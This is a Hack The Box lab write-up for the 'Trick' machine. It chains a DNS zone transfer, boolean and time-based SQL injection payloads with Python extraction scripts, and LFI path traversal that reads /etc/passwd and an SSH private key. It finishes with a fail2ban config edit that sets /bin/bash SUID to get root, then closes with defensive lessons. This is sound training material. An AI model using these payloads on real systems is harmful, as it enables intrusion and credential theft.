



RETIRED MACHINE

Trick

Machine Writeup · Hack The Box

4.5 ★
RATING

Easy
DIFFICULTY

Linux
OS

13,621
USER OWNS

12,407
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Trick chains DNS zone transfer enumeration, SQL injection, and local file inclusion to achieve initial access. A zone transfer reveals preprod-payroll.trick.htb — a payroll app with boolean SQLi. A custom Python script extracts credentials. Vhost fuzzing finds preprod-marketing.trick.htb with LFI in the page parameter, leaking michael SSH key. Privilege escalation abuses a writable fail2ban action config with sudo restart rights.

CONTENTS

01	Reconnaissance & DNS Zone Transfer	04	SSH Access & User Flag
02	SQL Injection — Payroll Credentials	05	Fail2ban Privilege Escalation
03	LFI — SSH Key Exfiltration via Marketing vHost	06	Lessons Learned



Martí Hervás

Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/trick

01 Reconnaissance & DNS Zone Transfer

A ping TTL of 63 confirms Linux (one hop below the default 64). Nmap identifies four open ports: SSH (22), SMTP (25), DNS (53), and nginx HTTP (80). The DNS service running ISC BIND 9.11.5 is a key finding — DNS on a CTF box almost always means a zone transfer opportunity. A reverse lookup via nslookup resolves the IP to trick.htb, and a full AXFR zone transfer leaks a CNAME record: preprod-payroll.trick.htb.

NMAP — FOUR PORTS IDENTIFIED


```
nmap — service detection

$ nmap --privileged -sCV -p22,25,53,80 -Pn -n 10.129.227.180

22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2
25/tcp open  smtp      (Postfix — debian.localdomain)
53/tcp open  domain    ISC BIND 9.11.5-P4-5.1+deb10u7
80/tcp open  http      nginx 1.14.2
      Title: Coming Soon - Start Bootstrap Theme

# Debian Buster confirmed via SSH package version
```

PORT 80 — "COMING SOON" STATIC PAGE



trick.htb port 80 — nginx "Coming Soon" Bootstrap theme, no dynamic content

REVERSE DNS LOOKUP — DOMAIN DISCOVERED

```
nslookup — reverse PTR record reveals trick.htb

$ nslookup
> server 10.129.227.180
> 10.129.227.180
180.227.129.10.in-addr.arpa  name = trick.htb.

# Add to /etc/hosts:
10.129.227.180  trick.htb
```

DNS ZONE TRANSFER — AXFR LEAKS SUBDOMAIN

```
dig AXFR — zone transfer reveals preprod-payroll.trick.htb

$ dig @10.129.227.180 trick.htb axfr

trick.htb.          SOA  trick.htb. root.trick.htb.
trick.htb.          NS   trick.htb.
trick.htb.          A    127.0.0.1
preprod-payroll.trick.htb. CNAME trick.htb.

# CNAME record reveals hidden subdomain: preprod-payroll.trick.htb
# Add to /etc/hosts and visit in browser
```


NOTE DNS zone transfers (AXFR) should be restricted to authorised secondary name servers only. An open zone transfer leaks the entire internal DNS structure — subdomains, mail servers, internal hostnames — in a single unauthenticated query.

02

SQL Injection — Boolean-Based Credential Extraction


preprod-payroll.trick.htb hosts a Recruitment Management System with a login page. A single quote in the username field causes a different response length — injection confirmed. A UNION SELECT probe via Burp Suite maps 8 columns in the query. A time-based sleep payload confirms blind SQLi. Two Python scripts using pwntools extract the username (enemigosss) and password (SuperGucciRainbowCake) character by character via boolean response comparison.

PAYROLL LOGIN PAGE — SQL INJECTION SURFACE




preprod-payroll.trick.htb — Payroll/Overtime/Salary login panel, nginx backend

STEP 1 — LOGIN BYPASS & COLUMN COUNT



SQLi login bypass — ' or 1=1-- - sent directly in username field confirms injection



Burp — ' union select 1,2,3,4,5,6,7,8-- - returns 1 (success), confirming 8 columns

STEP 2 — CONFIRM BLIND TIME-BASED SQLi

Request	Response
<pre> 1 POST /ajax.php?action=login HTTP/1.1 2 Host: preprod-payroll.trick.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 40 10 Origin: http://preprod-payroll.trick.htb 11 Connection: keep-alive 12 Referer: http://preprod-payroll.trick.htb/login.php 13 Cookie: PHPSESSID=s80tjetkm7toorv09p4i3o7d02 14 Priority: u=0 15 16 username=' or sleep(3) -- --&password=aaaa </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.2 3 Date: Wed, 20 May 2026 10:16:25 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 1 10 11 3 </pre>

Burp — ' or sleep(3)-- - causes 3s delay, confirming time-based blind injection

STEP 3 — PYTHON BOOLEAN SCRIPT — USERNAME

```

payload.py — boolean username extraction

# payload.py - extract username char by char
login_url = 'http://preprod-payroll.trick.htb/ajax.php?action=login'
characters = string.ascii_lowercase + "-_"

# Payload per character position:
username = "' or (select substring(username,%d,1)
            from users limit 1)='%s'-- -" % (pos, char)

# Response "1" = correct character
$ python3 payload.py
[o] Usuario: enemigosss

```

STEP 4 — PYTHON BOOLEAN SCRIPT — PASSWORD

```

payload.py — boolean password extraction


# Modified payload - extract password using hex comparison
username = "' or (select hex(substring(password,%d,1))
            from users where username='enemigosss')
            =hex('%s'-- -" % (pos, char)

$ python3 payload.py
[d] Password: SuperGucciRainbowCake

# Login as enemigosss:SuperGucciRainbowCake

```

AUTHENTICATED DASHBOARD



Payroll dashboard — Recruitment Management System, Administrator session active

03

LFI — SSH Key Exfiltration via Marketing vHost

The payroll dashboard contains no further escalation paths. A second wfuzz scan with the preprod- prefix discovers preprod-marketing.trick.htb. This site uses a page parameter in its URL (index.php?page=contact.html) — a classic Local File Inclusion pattern. Path traversal with null-byte or direct traversal reads /etc/passwd, confirming michael as a system user. SMTP VRFY validates the username, and the LFI path reads michael SSH private key directly.

VHOST FUZZING — preprod-marketing DISCOVERED


```
wfuzz — preprod-marketing.trick.htb discovered

$ wfuzz -c --hh=5480 -t 200
-w subdomains-top1million-5000.txt
-H "Host: preprod-FUZZ.trick.htb" http://trick.htb

000000254: 200 178 L 631 W 9660 Ch "marketing"


# Add to /etc/hosts: preprod-marketing.trick.htb
```

preprod-marketing — LFI IN ?page= PARAMETER



preprod-marketing.trick.htb — page parameter: index.php?page=contact.html (LFI surface)

LFI — READ /etc/passwd (CONFIRMS michael USER)




LFI /etc/passwd — path traversal ../../../../../../etc/passwd reveals michael:x:1001:1001:/home/michael:/bin/bash

SMTP VRFY — VALIDATE michael ON THE SYSTEM



LFI — READ michael SSH PRIVATE KEY



LFI /home/michael/.ssh/id_rsa — full RSA private key exposed via page parameter traversal

04 SSH Access & User Flag

The private key read via LFI is saved locally, permissions set to 600, and used for direct SSH authentication as michael. No password required. The user flag is on the Desktop.

SAVE KEY & CONNECT

```
ssh — login as michael with stolen key

# Save key from LFI output:
$ chmod 600 id_rsa
$ ssh -i id_rsa michael@10.129.227.180

Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1

michael@trick:~$ whoami
michael
```

USER FLAG

```
user.txt — michael Desktop

michael@trick:~$ cat /home/michael/user.txt
8860c70b83e0b008*****
```

SUDO RIGHTS ENUMERATION

```
sudo -l — fail2ban restart as root

michael@trick:~$ sudo -l

User michael may run the following commands on trick:
  (root) NOPASSWD: /etc/init.d/fail2ban restart

# fail2ban restart as root without password
# michael is in the security group – can write fail2ban action configs
```

05

Fail2ban Privilege Escalation — Writable Action Config

Michael belongs to the security group which has write access to `/etc/fail2ban/action.d/`. fail2ban executes action scripts as root when banning IPs. The attack: replace the actionban and actionunban directives in `iptables-multiport.conf` with `chmod u+s /bin/bash`, restart fail2ban as root, then trigger a ban by sending repeated failed SSH logins from another terminal. Once fail2ban fires the action, `/bin/bash` becomes SUID and `/tmp/bash -p` gives a root shell.

STEP 1 — BACKUP & MODIFY ACTION CONFIG


```

bash — backup and modify action config

# Backup original config
michael@trick:/etc/fail2ban/action.d$ mv iptables-multiport.conf iptables-multiport.bak
michael@trick:/etc/fail2ban/action.d$ cp iptables-multiport.bak iptables-multiport.conf

# Edit: replace actionban and actionunban with SUID payload
michael@trick:/etc/fail2ban/action.d$ nano iptables-multiport.conf

```

MODIFIED iptables-multiport.conf

```

GNU nano 3.2                                iptables-multiport.conf

#
actionstop = <iptables> -D <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>
             <actionflush>
             <iptables> -X f2b-<name>

# Option:  actioncheck
# Notes.:  command executed once before each actionban command
# Values:  CMD
#
actioncheck = <iptables> -n -L <chain> | grep -q 'f2b-<name>[ \t]'

# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#           command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = chmod u+s /bin/bash

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#           command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = chmod u+s /bin/bash |

[Init]

```

nano iptables-multiport.conf — actionban and actionunban both set to: chmod u+s /bin/bash

STEP 2 — RESTART FAIL2BAN AS ROOT

```

sudo restart — fail2ban loads modified config

michael@trick:/etc/fail2ban/action.d$ sudo /etc/init.d/fail2ban restart
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.

# fail2ban now running with our malicious action config

```

STEP 3 — TRIGGER BAN (FAILED SSH LOGINS FROM SECOND TERMINAL)

```
trigger ban — SUID /bin/bash set

# From attacker machine — send rapid failed SSH attempts:
$ for i in {1..10}; do
    ssh -o StrictHostKeyChecking=no invaliduser@10.129.227.180;
done

# fail2ban fires — executes: chmod u+s /bin/bash as root
# Verify:
michael@trick:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 ... /bin/bash
```

STEP 4 — ROOT SHELL & ROOT FLAG

```
bash -p — SUID root shell

michael@trick:~$ /bin/bash -p

bash-5.0# whoami
root

bash-5.0# cat /root/root.txt
7c48dca8867813dd*****
```

ROOT OBTAINED — fail2ban action config RCE via SUID /bin/bash

06

Lessons Learned

01 DNS Zone Transfers Must Be Restricted

An open AXFR transfer exposed the entire internal subdomain structure in one query. BIND and all other DNS servers should restrict zone transfers to authorised secondary servers only using allow-transfer ACLs. This single misconfiguration gave us the payroll subdomain without any brute-forcing.

02 Boolean SQLi Is Slow but Always Works

When time-based blind injection is confirmed, a custom Python script extracting one character at a time is more reliable than sqlmap on certain WAF-protected endpoints. The hex comparison trick (comparing hex values instead of raw characters) bypasses quote-based filters. Always write targeted scripts for stubborn endpoints.

03 LFI in Page Parameters Leaks Everything

The ?page= parameter included HTML files from the filesystem without validation. Path traversal to /etc/passwd and then /home/michael/.ssh/id_rsa required no special techniques. Never include user-controlled paths directly in file read operations — use a whitelist of allowed pages and never expose the filesystem path.

04 Group Permissions on Service Configs Are a Privesc Vector

The security group having write access to fail2ban action configs, combined with michael being able to restart the service as root, is a complete privilege escalation path. Audit group memberships and file permissions on all service configurations. If a service runs as root, no user-writable files should exist in its configuration directories.

Writeup authored by Marti Hervas · Hack The Box · Trick Machine · 2025